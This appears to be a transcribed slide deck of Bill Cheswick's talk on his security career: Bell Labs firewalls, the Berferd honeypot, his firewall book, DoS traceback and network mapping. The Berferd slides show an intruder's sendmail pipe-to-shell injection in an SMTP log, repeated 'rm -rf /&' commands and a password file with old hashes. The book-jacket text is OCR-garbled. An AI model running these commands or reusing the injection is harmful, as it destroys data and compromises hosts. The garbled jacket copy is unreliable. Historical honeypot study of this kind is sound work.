

Ches's Computer Security Adventures

Bill Cheswick

ches@cheswick.com

<http://www.cheswick.com/ches>

Introduction

- Science guy
- Chemist
- Wave of the future: computers (at Lawrenceville)

Lehigh

- Un-networked computers!
 - Source code, acolytes, midnight
- Hacking for CPU seconds!
 - wasted MPEG CPU seconds
- Expel or hire

System Programmer

- Kernel hacker + IT guy + consultant + communications (modems, RS232)
- EE: hardware spelling checker and 7400 TTL
- Navy base, SCT (Temple, LaSalle, Manhattan College, NJIT, ...)
- NJIT: networks: wave of the future (c. 1985)

Bell Labs

- Conferences
- BSTJ 1984: less is more

Bell Labs, late 1980s


- Morris worm and the firewall
- Packet telescope
- read-only network link
- PC viruses: “falling tears”, etc.



ches Fri Apr 20 07:46:11 EDT 1990



Original firewall



My (Safer!) Firewall



Referee's suggestion



“All of [the gateway’s] protection has, by design, left the internal AT&T machines untested---a sort of crunchy shell around a soft, chewy center.”

It is quite easy to implement most outbound services to the Internet. `INET` has a small program, named *proxy* (a descendant of `ARPA`'s *gate*), that makes calls to the Internet on behalf of an inside machine and relays bytes between the inside Datakit connection and the outside Internet TCP connection. *Proxy* can also listen to a non-privileged socket and report connections to an inside process. Several outbound services are implemented using *proxy*, and more are easy to create. In all

An Evening with Berferd

- A manually-operated honeypot

```
root:DZo0RWR.7DJuU:0:2:0000-Admin(0000):/:
daemon:*:1:1:0000-Admin(0000):/:
bin:*:2:2:0000-Admin(0000):/bin:
sys:*:3:3:0000-Admin(0000):/usr/v9/src:
adm:*:4:4:0000-Admin(0000):/usr/adm:
uucp:*:5:5:0000-uucp(0000):/usr/lib/uucp:
nuucp:*:10:10:0000-uucp(0000):/usr/spool/uucppublic:....
ftp:anonymous:71:14:file transfer:/:no soap
research:nologin:150:10:ftp distribution account:....
ches:La9Cr9ld9qTQY:200:1:me:/u/ches:/bin/sh
dmr:laHheQ.H9iy6I:202:1:Dennis:/u/dmr:/bin/sh
rtm:5bHD/k5k2mTTs:203:1:Robert:/u/rtm:/bin/sh
adb:dcScD6gKF./Z6:205:1:Alan:/u/adb:/bin/sh
td:deJCw4bQcNT3Y:206:1:Tom:/u/td:/bin/sh
```

```
19:43:10 smtpd: <--- 220 inet.att.com SMTP
19:43:14 smtpd: -----> debug 19:43:14 smtpd: DEBUG attempt
19:43:14 smtpd: <--- 200 OK
19:43:25 smtpd: -----> mail from:</dev/null>
19:43:25 smtpd: <--- 503 Expecting HELO
19:43:34 smtpd: -----> helo
19:43:34 smtpd: HELO from
19:43:34 smtpd: <--- 250 inet.att.com
19:43:42 smtpd: -----> mail from: </dev/null>
19:43:42 smtpd: <--- 250 OK
19:43:59 smtpd: -----> rcpt to:</dev/
^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H
19:43:59 smtpd: <--- 501 Syntax error in recipient name
19:44:44 smtpd: -----> rcpt to:<|sed -e '1,/^$/'d | /bin/sh ; exit
0">
19:44:44 smtpd: shell characters: |sed -e '1,/^$/'d | /bin/sh ; exit
0"
19:44:45 smtpd: <--- 250 OK
19:44:48 smtpd: -----> data
19:44:48 smtpd: <--- 354 Start mail input; end with <CRLF>.<CRLF>
19:45:04 smtpd: <--- 250 OK
19:45:04 smtpd: /dev/null sent 48 bytes to upas.security
19:45:08 smtpd: -----> quit
19:45:08 smtpd: <--- 221 inet.att.com Terminating
19:45:08 smtpd: finished.
```

An Evening with Berferd, in Which a Hacker is Lured, Endured, and Studied

Bill Cheswick, USENIX 1992

rm -rf /

```
rm -rf /&
```


```
finger attempt on berferd
```

```
/bin/rm -rf /&
```

```
/bin/rm -rf /&
```


```
/bin/rm -rf /&
```

```
Attempt to login with bfrd  
from embezzle.Stanford.EDU
```



Hacker's hours

| | | 1 | | | | | | | | | | 2 | | | | | | | | | | | | | |
|-----|----|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|------|
| | | 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 0 | 1 | 2 | 3 |
| Jan | | | | | | | | | | | | | | | | | | | | | | | | | |
| s | 19 | | | | | | | | | | | | | | | | | | | | | | | | x |
| s | 20 | | | | | | | | | | | | | | | | | | | | | | | | xxxx |
| m | 21 | | | x | x | | | | | | | | x | x | x | x | | | | | | | | | |
| t | 22 | | | | | | | | | | | | | | | | | | | | | | | | x |
| w | 23 | | | | | x | x | | | | | | x | x | x | | | | | | | | | | x |
| t | 24 | | | | | | | | | | | | | | | | | | | | | | | | x |
| f | 25 | | | | | | | | | | | | | | | | | | | | | | | | |
| s | 26 | | | | | | | | | | | | | | | | | | | | | | | | |
| s | 27 | | | | | | | | | | | | | | | | | | | | | | | | |
| m | 28 | | | | | | | | | | | | | | | | | | | | | | | | |
| t | 29 | | | | | | | | | | | | | | | | | | | | | | | | |
| w | 30 | | | | | | | | | | | | | | | | | | | | | | | | |
| t | 31 | | | | | | | | | | | | | | | | | | | | | | | | |
| Feb | | | | | | | | | | | | | | | | | | | | | | | | | |
| f | 1 | | | | | | | | | | | | | | | | | | | | | | | | |
| s | 2 | | | | | | | | | | | | | | | | | | | | | | | | |
| s | 3 | | | | | | | | | | | | | | | | | | | | | | | | |
| m | 4 | | | | | | | | | | | | | | | | | | | | | | | | |




Firewalls and Internet Security

Second Edition

Repelling the Wily Hacker

William R. Cheswick
 Steven M. Bellovin
 Aviel D. Rubin



Firewalls and Internet Security

Second Edition

Cheswick
 Bellovin
 Rubin

Addison
 Wesley

Internet Security, Second Edition

Firewalls and Internet Security becomes the bible of Internet security. Think about threats and solutions. This completely updated and expanded security problem compendium. Covers today's Internet, identifies the major security technologies, and illustrates the ins and outs of deploying them. Will lead you to plan and execute a security strategy that allows easy file sharing even the wildest of hackers.

Security, Second Edition, draws upon the authors' experiences as researchers since the beginning of the Internet explosion.

Introduction to their philosophy of Internet security. It progresses quickly to attacks on hosts and networks and describes the tools and techniques used to mount them. The focus then shifts to firewalls and virtual private networks as a step-by-step guide to firewall deployment. Readers are immersed in Internet security through a critical examination of protocols and practices. Includes discussions on the deployment of a packet-resistance host and of IDSs. The authors scrutinize security recommendations often issued and their predictions about the future of firewalls and Internet security.

Includes an introduction to cryptography and a list of resources which will be updated and updated. Just regular so that readers can rely on the facts in Internet security.

Advanced knowledge of how to fight off hackers, readers of *Firewalls and Internet Security* can make sure they know that of the Internet and

William R. Cheswick is a Scientist at Lumeta Corporation, which explores and makes clients' links private. He is a member of the Internet Society, a member of the AT&T Bell Laboratories, and a pioneer in the areas of firewall design and implementation, PC security, and the Plan 9 operating system.

Steven M. Bellovin is a Fellow at AT&T Bell Laboratories. He is a member of the National Academy of Engineering and a frequent participant in National Research Council studies of the Security Architecture of the Internet Engineering

Aviel D. Rubin is an Associate Professor in the Computer Science Department and serves as the Technical Director of the Information Security Research Group. He is a Principal Researcher in the Secure Systems Research Department at the Center for Information Security Research (Addison-Wesley, 2001).

ISBN

© 2001 Addison-Wesley, Inc. Distributed by Addison-Wesley Professional, Harlow, Essex, UK.

paper



54999
 9 780201 634662
 ISBN 0-201-63466-X
 \$49.99 US
 \$77.99 CANADA

Fame comes, a little

- Numerous international speaking invitations
- Renaissance Weekend
- Teaching law enforcement
- Highlands Forum

Highlands forum autumn 1996

- Fred Cohen was there: Jerry Post's comment
- day-after scenario
- inspiration for network mapping

Some hot topics in the 1990s

- crypto wars
- ssh: not a moment too soon

Law enforcement/Title 50

- bringing law enforcement up to speed
 - NYECTF, Infraguard, others
 - kiddie porn consult
- Talks at NSA, DISA, FAA, elsewhere
- “What would I do with \$100m in black money?”

Expecting attacks

- Pretty much everything we predicted happened, eventually
 - SYN packet attacks and the book
 - rexec and Andrew Gross
 - RSA master breakin
- DoS

DoS

- Panix.com attack
- NYT: are we being attacked?
- traceback ideas
 - block on idiosyncrasies

Our traceback paper

- “packet canon”
- “pain amplification”
- using the Lab’s resources
- referees’ comments
- amplification is back, mostly thanks to NTP and games


Network Mapping

- traceroute + layout algorithm
- Hal Burch's amazing programming
- I bet a CIO would pay \$50,000 for this map and report

